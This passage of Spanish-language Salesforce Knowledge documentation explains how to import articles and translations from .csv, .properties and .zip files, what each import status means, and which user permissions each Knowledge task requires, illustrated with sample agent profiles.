Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para eliminar tipos de artículos:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Tipos de artículos de Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Importar información existente en Salesforce Knowledge

Puede importar su base de datos de información o artículos existentes en Salesforce Knowledge. Este importador está destinado a artículos y traducciones que tiene actualmente fuera de Salesforce Knowledge.

Nota: Si busca instrucciones sobre la importación de artículos traducidos que ha enviado a un proveedor de localización, consulte Importar artículos traducidos en la página 3066.

1. Preparación de artículos para su importación en Salesforce Knowledge
   Cada archivo de importación debe tener artículos del mismo tipo y columnas correspondientes a los campos en el artículo.
2. Creación de un archivo .csv para la importación de artículos
   Cada archivo .csv importa artículos en un tipo de artículo y asigna el contenido de los artículos importados a los campos del tipo de artículo. Por ejemplo, un archivo .csv puede asignar títulos de artículos con el campo estándar `Título` en un tipo de artículo, lo que significa que cada título de archivo se importa en el campo `Título`.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

3. Establecer parámetros de importación de artículos

   Especifique los parámetros de importación en un archivo de propiedades usando nombres clave y sus valores correspondientes. Por ejemplo, use la clave `DateFormat` para especificar que un campo personalizado de fecha aparezca con el formato `DateFormat=dd/MM/AAAA` o la codificación de caracteres que se utilizará para la importación.

4. Crear un archivo .zip de artículo para la importación

   Para completar su importación de artículos, cree un archivo .zip con sus archivos `.parameters`, `.csv` y `.html` y cárguelos en Salesforce Knowledge.

5. Estado de importación y exportación de artículos y traducciones

   Busque el estado de sus importaciones y exportaciones de artículos en la página Importaciones de artículos en Configuración.

CONSULTE TAMBIÉN

Preparación de artículos para su importación en Salesforce Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Preparación de artículos para su importación en Salesforce Knowledge

Cada archivo de importación debe tener artículos del mismo tipo y columnas correspondientes a los campos en el artículo.

Consejo: Pruebe la importación usando un pequeño conjunto de artículos.

1. Ordene los artículos existentes por tipo de información.

   Por ejemplo: preguntas frecuentes, información del producto u oferta.

2. Asegúrese de que cada tipo de información tiene un tipo de artículo de Salesforce Knowledge correspondiente que coincida con su estructura y contenido.

   Por ejemplo, si importa preguntas frecuentes, asegúrese de que Salesforce Knowledge tiene un tipo de artículo de preguntas frecuentes con bastantes campos de preguntas y respuestas para acomodar el artículo de preguntas frecuentes más extenso.

   Si sus artículos contienen archivos .html, utilice un tipo de artículo que contenga un campo de área de texto enriquecido y asegúrese de que el HTML respeta las etiquetas y atributos admitidos en el campo de área de texto enriquecido.

   Nota: El importador de artículos no admite subcampos. Si tiene campos dentro de otros, deberá ajustar la estructura y contenido antes de importar en Salesforce Knowledge.

3. Compruebe que la configuración de seguridad a nivel de campo del artículo le permite editar los campos.

Para cada tipo de artículo, cree archivos cvs para importar.

### CONSULTE TAMBIÉN

- Creación de un archivo .csv para la importación de artículos
- Importar información existente en Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para importar artículos:

- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

  Y

  "Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo

## Creación de un archivo .csv para la importación de artículos

Cada archivo .csv importa artículos en un tipo de artículo y asigna el contenido de los artículos importados a los campos del tipo de artículo. Por ejemplo, un archivo .csv puede asignar títulos de artículos con el campo estándar `Título` en un tipo de artículo, lo que significa que cada título de archivo se importa en el campo `Título`.

**1.** Cree un archivo .csv por tipo de artículo.

- Solo puede haber un archivo .csv y un archivo .properties.
- El archivo .csv y el archivo .properties debe estar en el directorio raíz.
- El proceso de compresión debe conservar la estructura de carpetas y subcarpetas.
- El nombre del archivo .zip no puede contener caracteres especiales.
- El archivo .zip no puede superar los 20 MB y los archivos individuales descomprimidos en el archivo zip no pueden superar los 10 MB.
- Los archivos .csv no pueden tener más de 10.000 filas, incluida la fila del título. Por ello, no puede tener más de 9.999 artículos y traducciones.
- Las filas del archivo .csv no pueden superar los 400.000 caracteres.
- Las celdas del archivo .csv no pueden superar los 32 KB.
- Cada artículo del archivo .csv no puede tener más de 49 traducciones.

**2.** En la primera fila, especifique los campos y metadatos del tipo de artículo, como categorías de datos o canales de idioma.

Introduzca un elemento en cada columna. Puede utilizar los siguientes campos y metadatos para importar contenido.

| Campo o datos | Descripción |
|---|---|
| `isMasterLanguage` | Identifica el artículo como principal (1) o traducción (0). Obligatorio para importar artículos con traducciones; sin embargo, no puede estar en un archivo .csv para importar artículos sin traducciones. Las traducciones deben seguir a sus artículos principales de modo que se asocien al artículo principal que les precede |
| `Título` | El título del artículo o la traducción. Obligatorio para todas las importaciones. |
| Campos estándar y personalizados | Haga referencia a los campos estándar de un tipo de artículo utilizando nombres de campos y haga referencia a campos personalizados utilizando nombres de API. Si deja una celda de fila vacía, sus artículos se omitirán si el campo de tipo de artículo relacionado es obligatorio. |
| Campo de área de texto enriquecido | Utilice los campos personalizados de área de texto enriquecido para importar imágenes o archivos .html. Refiérase al campo de área de |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para importar artículos:

- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

  Y

  "Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo

| Campo o datos | Descripción |
|---|---|
| | texto enriquecido del tipo de artículo mediante su nombre de API. |
| Campo de Archivo | Utilice los campos personalizados de archivo para importar cualquier tipo de archivo (.doc, .pdf, .txt, etc.). Refiérase al campo de archivo del tipo de artículo mediante su nombre de API. |
| Grupos de categoría de datos | Para clasificar los artículos importados, use grupos de categorías; haga referencia a un grupo de categorías usando su nombre único con el prefijo `datacategorygroup.` Por ejemplo, utilice `datacategorygroup.Productos` para especificar el grupo de categorías Productos. |
| Canal | Para especificar dónde están disponibles los artículos importados utilice la palabra clave `Channels`. |
| `Idioma` | Especifique el idioma del artículo. Obligatorio para importar artículos con traducciones. Opcional para importar artículos sin traducciones. Si no incluye esta columna, los artículos pertenecerán automáticamente al idioma predefinido de la base de conocimientos y no podrá importar traducciones junto a los artículos principales. |

3. En las siguientes filas, especifique los artículos que desea importar.

   Utilice una fila por artículo e introduzca la información adecuada en cada columna de campo o columna de metadatos.

| Consideración | Notas |
|---|---|
| Campos estándar o personalizados | Introduzca los datos de los artículos para cada campo, excepto en los campos de área de texto enriquecido donde debe introducir la ruta relativa al archivo .html correspondiente de su archivo .zip.<br><br>Nota: El importador de artículos no admite subcampos. Si tiene campos dentro de otros, deberá ajustar la estructura y contenido antes de importar en Salesforce Knowledge. |
| Campo de área de texto enriquecido | Introduzca siempre la ruta de archivos .html relativa a la ubicación del archivo .csv. No introduzca nunca un texto sin procesar. Si la ruta especificada no existe, no se importa el artículo relacionado. Tenga en cuenta la siguiente información sobre la importación de HTML e imágenes.<br><br>• Le recomendamos que cree carpetas distintas para los archivos .html (por ejemplo, `/datos`) y una carpeta distinta para las imágenes (por ejemplo, `datos/imagenes`).<br>• Para importar imágenes, incluya las imágenes en un archivo .html usando la etiqueta `<img>` y el atributo `src`. |

| Consideración | Notas |
| --- | --- |
| | Asegúrese de que el valor `src` sea una ruta relativa desde el archivo .html a la carpeta de imágenes.<br>• Las imágenes deben ser archivos `.png`, `.gif` o `.jpeg`.<br>• Los archivos de imágenes no pueden tener un tamaño superior a 1 MB.<br>• Los archivos .html no pueden superar el tamaño máximo de su campo.<br>• Si una fecha no concuerda con el formato de fecha especificado en el archivo de propiedades, no se importará el artículo relacionado.<br>• Si un archivo .html hace referencia a un archivo que no se admite, el artículo relacionado no se importa.<br>• Si un archivo .html hace referencia a una imagen que falta, el artículo relacionado se importa sin esta imagen. |
| Campo de Archivo | Introduzca la ruta relativa a la ubicación del archivo. Si la ruta especificada no existe, no se importa el artículo relacionado. Tenga en cuenta la información siguiente sobre la importación de archivos.<br>• Se recomienda crear una carpeta para los archivos (por ejemplo, `/archivos`).<br>• Los archivos no pueden tener un tamaño superior a 5 MB. |
| Grupos de categorías | Utilice nombres únicos de categorías para organizar los artículos. Utilice el símbolo más (+) para especificar más de una categoría. Por ejemplo, `Portátiles+Sobremesa`. Tenga en cuenta la siguiente información sobre grupos de categorías de datos.<br>• Si deja la fila de celdas vacía, el artículo se definirá como Sin categorías.<br>• Si especifica una categoría y su principal (por ejemplo, Europa+Francia), el proceso de importación omitirá la categoría secundaria Francia y conservará la principal Europa, ya que la aplicación de una categoría principal incluye implícitamente sus secundarias.<br>• Al importar artículos con traducciones y categorías de datos asociadas, solo el artículo principal conserva las categorías de datos. Las traducciones de artículos no tienen categoría de datos asociada al importarse. |
| Canales | Especifique los canales de los artículos mediante las palabras clave.<br>• `application` para una aplicación interna. Si no especifica un canal, se aplicará `application` como predeterminado. |

| Consideración | Notas |
| --- | --- |
| | • `sites` para una base de datos de conocimientos pública.<br>• `csp` para Cliente.<br>• `prm` para Socio.<br>Utilice el símbolo más (+) para especificar más de un canal (por ejemplo, `application+sites+csp` de modo que un artículo esté disponible en todos los canales).<br>Nota: Al importar artículos con traducciones y canales asociados, solo el artículo principal conserva los canales. Las traducciones de artículos no tienen canales asociados al importarse. |

Ejemplo: El siguiente archivo .csv de ejemplo importa artículos en un tipo de artículo Oferta de producto. El primer ejemplo corresponde a importaciones de artículos sin traducciones. El segundo a importaciones con traducciones. Los archivos .csv contienen títulos, resúmenes y descripciones. También clasifican los artículos del grupo de categorías Productos y los pone a disposición de canales específicos. El campo `descripción__c` es un área de texto enriquecido que sólo admite rutas a archivos .html. El campo `summary__c` es un campo de texto que sólo admite texto sin procesar. El artículo "Gangas de equipos de sobremesa" no tiene ningún resumen, la celda se ha dejado en blanco, ya que el campo `summary__c` no es obligatorio.

| Título | resumen__c | descripción__c | Productos datacategorygroup | Canales |
| --- | --- | --- | --- | --- |
| Oferta de cámara digital gratis | Consiga la nueva Cámara digital. | data/freecam.html | Consumer_ Electronics | application+csp |
| Gangas de equipos de sobremesa | | data/bestdeals.html | Sobremesa | application+csp |
| Envío gratuito de portátiles y equipos de sobremesa | | data/freeship.html | Portátiles+Sobremesa | application+csp |

Ejemplo del archivo `articlesimport.csv`:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

| Idioma de isMaster | Título | resumen__c | descripción__c | Productos datacategorygroup | Canales | Idioma |
| --- | --- | --- | --- | --- | --- | --- |
| 1 | Oferta de cámara digital gratis | Consiga la nueva Cámara digital. | data/freecam.html | Consumer_ Electronics | aplicación +csp | en_US |

| Idioma de isMaster | Título | resumen__c | descripción__c | Productos datacategorygroup | Canales | Idioma |
|---|---|---|---|---|---|---|
| 0 | Libérer l'Offre d'Appareil photo digital | Obtenir le nouvel Appareil photo digital. | data/freecam/fr.html | | | fr |
| 0 | Liberte Oferta Digital de Cámara | Consiga la nueva Cámara Digital. | data/freecam/es.html | | | es |
| 1 | Gangas de equipos de sobremesa | | data/bestdeals.html | Equipos de sobremesa | aplicación +csp | en_US |
| 0 | Meilleures Affaires d'ordinateurs de bureau | | data/bestdeals/fr.html | | | fr |
| 0 | Mejores Tratos de ordenadores | | data/bestdeals/es.html | | | es |
| 1 | Envío gratuito de portátiles y equipos de sobremesa | | data/freeship.html | Laptops+ Desktops | aplicación +csp | en_US |
| 0 | Libérer Affranchissement sur Portables et Ordinateurs | | data/freeship/fr.html | | | fr |
| 0 | Liberte Franqueo en Laptops y Ordenadores | | data/freeship/es.html | | | es |

Ejemplo del archivo `articlestranslationsimport.csv`:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara
Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and
Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

Especifique sus parámetros de importación en un archivo de propiedades usando nombres clave y sus valores correspondientes.

CONSULTE TAMBIÉN

- Establecer parámetros de importación de artículos
- Importar información existente en Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Establecer parámetros de importación de artículos

Especifique los parámetros de importación en un archivo de propiedades usando nombres clave y sus valores correspondientes. Por ejemplo, use la clave `DateFormat` para especificar que un campo personalizado de fecha aparezca con el formato `DateFormat=dd/MM/AAAA` o la codificación de caracteres que se utilizará para la importación.

1. Cree un archivo con parámetros obligatorios, como se describe en esta tabla.

| Clave | Descripción | Valor predeterminado |
|---|---|---|
| DateFormat | Formato de la fecha que se leerá en el archivo .csv | aaaa-MM-dd |
| DateTimeFormat | Formato de la fecha y hora que se leerá en el archivo .csv | aaaa-MM-dd HH:mm:ss |
| CSVEncoding | Codificación de caracteres empleada para leer el archivo .csv | ISO8859_15_FDIS |
| CSVSeparator | Separador de archivos .csv | , |
| RTAEncoding | Codificación predeterminada empleada para los archivos HTML (si no se especifica en el atributo `charset` desde la etiqueta `meta` del HTML).<br>Nota: Salesforce no admite la codificación de caracteres UTF-32. Recomendamos utilizar UTF-8. Si usa la codificación de caracteres UTF-16, asegúrese que sus archivos HTML especifican la marca de orden de bytes correcto. | ISO8859_15_FDIS |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para importar artículos:

- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

  Y

  "Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo

Nota: Especifique solo formatos de fecha Java. Asegúrese de que no se malinterpreta el formato de fecha. Por ejemplo, si selecciona el formato aaaa-M-d, una fecha introducida como 2011111 puede interpretarse como 2011-01-11 o 2011-11-01. Especifique al menos:

- Dos dígitos para el formato de mes y día (MM, dd)
- Cuatro dígitos para el formato del año (aaaa)

Si una fecha del archivo .csv no concuerda con el formato de fecha especificado en el archivo de propiedades, no se importará el artículo relacionado.

2. Guarde el archivo con `.properties`.

Ejemplo: Ejemplo del archivo de propiedades `offerarticlesimport.properties`:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

Cree un archivo .zip e importe en Salesforce Knowledge.

CONSULTE TAMBIÉN

- Crear un archivo .zip de artículo para la importación
- Importar información existente en Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Crear un archivo .zip de artículo para la importación

Para completar su importación de artículos, cree un archivo .zip con sus archivos `.parameters`, `.csv` y `.html` y cárguelos en Salesforce Knowledge.

1. Cree un archivo .zip que contiene:
   - El archivo .csv.
   - La carpeta que contenga los archivos .html que se van a importar.
   - La carpeta con los archivos de imágenes a los que se hace referencia en los archivos .html.
   - El archivo .properties.

   Importante: El archivo de importación .zip debe cumplir los requisitos siguientes:
   - Solo puede haber un archivo .csv y un archivo .properties.
   - El archivo .csv y el archivo .properties deben estar en el directorio raíz.
   - El proceso de compresión debe conservar la estructura de carpetas y subcarpetas.
   - El nombre del archivo .zip no puede contener caracteres especiales.
   - El archivo .zip no puede superar los 20 MB y los archivos individuales descomprimidos en el archivo zip no pueden superar los 10 MB.
   - Los archivos .csv no pueden tener más de 10.000 filas, incluida la fila del título. Por ello, no puede tener más de 9.999 artículos y traducciones.
   - Las filas del archivo .csv no pueden superar los 400.000 caracteres.
   - Las celdas del archivo .csv no pueden superar los 32 KB.
   - Cada artículo del archivo .csv no puede tener más de 49 traducciones.
2. En Configuración, introduzca *`Importar artículos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Importar artículos**.
3. Seleccione el **Tipo de artículo** adecuado para los artículos importados.
4. Para seleccionar el archivo .zip, haga clic en **Examinar** y luego haga clic en **Aceptar**.
5. Si la importación contiene traducciones, seleccione la casilla de verificación `¿Contiene traducciones?`.

   Nota: Si esta casilla está seleccionada, el archivo .csv debe contener las columnas isMasterLanguage, Título e Idioma. En caso contrario, el archivo .csv no puede contener la columna isMasterLanguage, pero debe incluir la columna Título. La columna Idioma es opcional para las importaciones de artículos sin traducciones.
6. Haga clic en **Importar ahora**.

   Cuando la importación se haya completado, recibirá un correo electrónico con un archivo de registro vinculado que contiene los detalles de la importación.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para importar artículos:
- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

  Y

  "Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo

Compruebe el estado de su importación, en la página Importaciones de artículos.

CONSULTE TAMBIÉN

- Estado de importación y exportación de artículos y traducciones
- Importar información existente en Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Estado de importación y exportación de artículos y traducciones

Busque el estado de sus importaciones y exportaciones de artículos en la página Importaciones de artículos en Configuración.

Para comprobar el estado de sus importaciones y exportaciones, desde Configuración, introduzca *Importaciones de artículos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Importaciones de artículos**. Si ha activado varios idiomas para Salesforce Knowledge, verá dos tablas: una para las importaciones de artículos y traducciones, y otra de exportaciones para su traducción.

La información de importaciones incluye:

- Posibles acciones
- Nombres de archivos .zip
- Quién lo envió y cuándo
- Estado
- Fechas de inicio y finalización
- Tipos de artículos

La información de exportaciones incluye:

- Posibles acciones
- Nombres de archivos zip
- Quién lo envió y cuándo
- Estado
- Fechas de inicio y finalización

Las descripciones de estado son las siguientes:

| Estado | Descripción | Acción posible |
|---|---|---|
| Pendiente | La importación o exportación empezará en cuanto se complete la anterior importación o exportación pendiente. | Puede hacer clic en **Cancelar** para cancelar la importación o exportación. |
| Procesando | La importación o exportación se está procesando. | Si desea detener el proceso o si el proceso se ha detenido, llame a la asistencia técnica de Salesforce. Salesforce puede detener una importación o exportación si se va a realizar una tarea de mantenimiento o si la importación o exportación supera una hora de duración: |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

| Estado | Descripción | Acción posible |
|---|---|---|
| Deteniendo/Detenido | El servicio de atención al cliente de Salesforce está deteniendo o ya ha detenido la importación o exportación. | Póngase en contacto con el servicio de atención al cliente de Salesforce para reiniciar la importación o exportación o bien haga clic en **Cancelar** para cancelar cualquier entrada. |
| Abortado | La importación o exportación se ha cancelado. Los artículos ya importados o exportados con éxito siguen disponibles en Salesforce. | Puede reiniciar una importación o exportación, haga clic en **Supr** para eliminar una entrada, o bien, haga clic en **Registro de correo electrónico** para recibir el correo electrónico de finalización y compruebe los detalles de su importación o exportación. |
| Completado | La importación o exportación se ha completado.<br>Los artículos importados correctamente son visibles en la ficha Gestión de artículos en la subficha `Artículos`. Las traducciones importadas correctamente son visibles en la ficha Gestión de artículos en la subficha `Traducciones`. | Este estado no significa que la importación o exportación sea correcta. Haga clic en **Registro de correo electrónico** para visualizar el archivo de registro adjunto al correo electrónico de finalización y comprobar los detalles de su importación o exportación.<br>Haga clic en el nombre del archivo .zip exportado para guardar o abrir el archivo en su sistema. |

CONSULTE TAMBIÉN

- Importar artículos traducidos
- Importar información existente en Salesforce Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Acceso de artículos de conocimiento

Otorgue a sus agentes de conocimiento el acceso a artículos. Especifique qué agentes en su empresa son usuarios de Salesforce Knowledge, aquellos que pueden crear, modificar, archivar y eliminar artículos. Cree perfiles de usuario con los permisos de usuario apropiados y luego asigne usuarios a esos perfiles.

Todos los usuarios internos pueden leer artículos de forma predeterminada. No obstante, algunas licencias como las licencias de Usuario de Knowledge Only, requieren el permiso "AllowViewKnowledge" en el perfil del usuario. Para proporcionar a un usuario el permiso "AllowViewKnowledge" en su perfil, active le permiso en un perfil duplicado y asigne el perfil duplicado al usuario.

Nota: Para hacer algo más que leer artículos, los agentes necesitan la licencia de usuario de Knowledge.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic junto a **Modificar** junto al nombre del usuario en **Nuevo** para crear un usuario.
3. Si crea un usuario, cumplimente todos los campos necesarios.
4. Seleccione la casilla de verificación Usuario de Knowledge.
5. Haga clic en **Guardar**.

Consulte

Los permisos de usuario controlan el acceso a diferentes tareas de Salesforce Knowledge. Recomendamos el uso de conjuntos de permisos o perfiles personalizados para otorgar a los usuarios los permisos que necesitan. Por ejemplo, puede crear un conjunto de permisos denominado "Gestor de artículos" que incluya los permisos para crear, editar, publicar y asignar artículos.

Consulte esta tabla para obtener permisos asociados con las tareas de Salesforce Knowledge.

| Tarea de Salesforce Knowledge | Permisos de usuario necesarios |
|---|---|
| Para crear tipos de artículos: | "Gestionar Salesforce Knowledge" (Este permiso está activado por defecto en el perfil Administrador del sistema.) |
| Para gestionar acciones de artículos: | "Gestionar Salesforce Knowledge"<br>Este permiso está activado por defecto en el perfil Administrador del sistema. |
| Para crear artículos de casos utilizando el editor sencillo: | "Leer" y "Crear" en el tipo de articulo |
| Para crear artículos de casos utilizando el editor estándar: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer" y "Crear" en el tipo de articulo |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o modificar usuarios:
- "Gestionar usuarios internos"

Para crear tipos y acciones de artículos:
- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

| Tarea de Salesforce Knowledge | Permisos de usuario necesarios |
| --- | --- |
| Buscar artículos en casos y adjuntar artículos a los casos: | "Leer" en el tipo de artículo |
| Para crear artículos a partir de respuestas: | "Leer" y "Crear" en el tipo de articulo |
| Para buscar y leer artículos a partir de la ficha Artículo o Knowledge: | "Leer" en el tipo de artículo |
| Para crear o modificar artículos desde la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear" y "Modificar" en el tipo del artículo |
| Para modificar artículos de borrador desde la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer" y "Modificar" en el tipo de artículo |
| Para eliminar artículos desde la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Modificar" y "Eliminar" en el tipo de artículo<br>Y<br>Una acción eliminar artículo, establecida en la página Configuración de acciones de artículos. |
| Para publicar artículos desde la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo<br>Y<br>Una acción publicar artículo, establecida en la página Configuración de acciones de artículos |
| Para asignar artículos para la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer" y "Modificar" en el tipo de artículo |
| Para modificar artículos publicados o archivados: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear" y "Modificar" en el tipo del artículo |

| Tarea de Salesforce Knowledge | Permisos de usuario necesarios |
| --- | --- |
| | Y<br>Una acción publicar o archivar artículo, establecida en la página Configuración de acciones de artículos. |
| Para archivar artículos desde la ficha Gestión de artículos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo<br>Y<br>Una acción archivar artículo, establecida en la página Configuración de acciones de artículos. |
| Para enviar los artículos a su traducción: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear" y "Modificar" en el tipo del artículo<br>Y<br>Una acción traducir artículo, establecida en la página Configuración de acciones de artículos. |
| Para eliminar artículos traducidos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Modificar" y "Eliminar" en el tipo de artículo<br>Y<br>Una acción eliminar artículo, establecida en la página Configuración de acciones de artículos. |
| Para publicar artículos traducidos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo<br>Y<br>Una acción publicar artículo, establecida en la página Configuración de acciones de artículos |
| Para modificar artículos traducidos: | "Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear" y "Modificar" en el tipo del artículo<br>Y |

| Tarea de Salesforce Knowledge | Permisos de usuario necesarios |
| --- | --- |
| | Una acción traducir artículo, establecida en la página Configuración de acciones de artículos. |
| Para importar artículos: | "Gestionar Salesforce Knowledge" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Gestionar artículos"<br>Y<br>"Gestionar importación/exportación de artículos de Knowledge"<br>Y<br>"Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo |
| Para importar y exportar artículos traducidos: | "Gestionar Salesforce Knowledge" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Gestionar artículos" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Gestionar importación/exportación de artículos de Knowledge" (Este permiso está activado por defecto en el perfil Administrador del sistema.)<br>Y<br>"Leer", "Crear", "Modificar" y "Eliminar" en el tipo de artículo |
| Para crear categorías de datos | Permiso "Gestionar categorías de datos". Este permiso está activado por defecto en el perfil Administrador del sistema. |

Para permitir a los agentes realizar sus tareas específicas, cree grupos públicos para cada función y asigne solo las acciones de artículos a esos grupos.

Ejemplo: Sus agentes de Salesforce Knowledge son una combinación de diferentes niveles de experiencia de trabajo en los productos y servicios que ofrece su empresa. Estos ejemplos describen cuatro tipos básicos de usuarios y algunos de los permisos que necesitan para realizar sus trabajos.

**Scott: El lector**

Scott Jackson es relativamente nuevo en la empresa, por lo que es un agente básico de la base de conocimientos. Actualmente, tiene acceso de solo lectura a artículos, por lo que puede buscar y ver artículos. Los lectores no crean o publican, por lo que no pertenece a un grupo público ni necesita enviar artículos para su aprobación. Necesita los siguientes permisos para realizar su trabajo.

| Scott | Permiso | Permisos específicos de tipo de artículos | | | |
|---|---|---|---|---|---|
| **Funcionalidades de Salesforce Knowledge** | **Gestionar artículos** | **Leer** | **Crear** | **Modificar** | **Eliminar** |
| Buscar artículos y adjuntar artículos en casos | | ✓ | | | |
| Buscar y leer artículos desde la ficha Artículos | | ✓ | | | |

### Amber: La candidata

Amber Delaney es un agente a nivel de candidato y puede crear y publicar artículos con estados de `Trabajo en curso` o `No validado`. Si Amber trabaja en un artículo con un estado de validación diferente, debe enviarlo a una cola para su aprobación antes de su publicación.

Amber forma parte del grupo público Candidato KCS y envía el artículo que no puede publicar a la cola Publicación externa. Necesita los siguientes permisos para realizar sus tareas de trabajo.

| Amber | Permiso | Permisos específicos de tipo de artículos | | | |
|---|---|---|---|---|---|
| **Funcionalidades de Salesforce Knowledge** | **Gestionar artículos** | **Leer** | **Crear** | **Modificar** | **Eliminar** |
| Buscar artículos y adjuntar artículos en casos | | ✓ | | | |
| Buscar y leer artículos desde la ficha Artículos | | ✓ | | | |
| Crear o modificar artículos desde la ficha Gestión de artículos | ✓ | ✓ | ✓ | ✓ | |
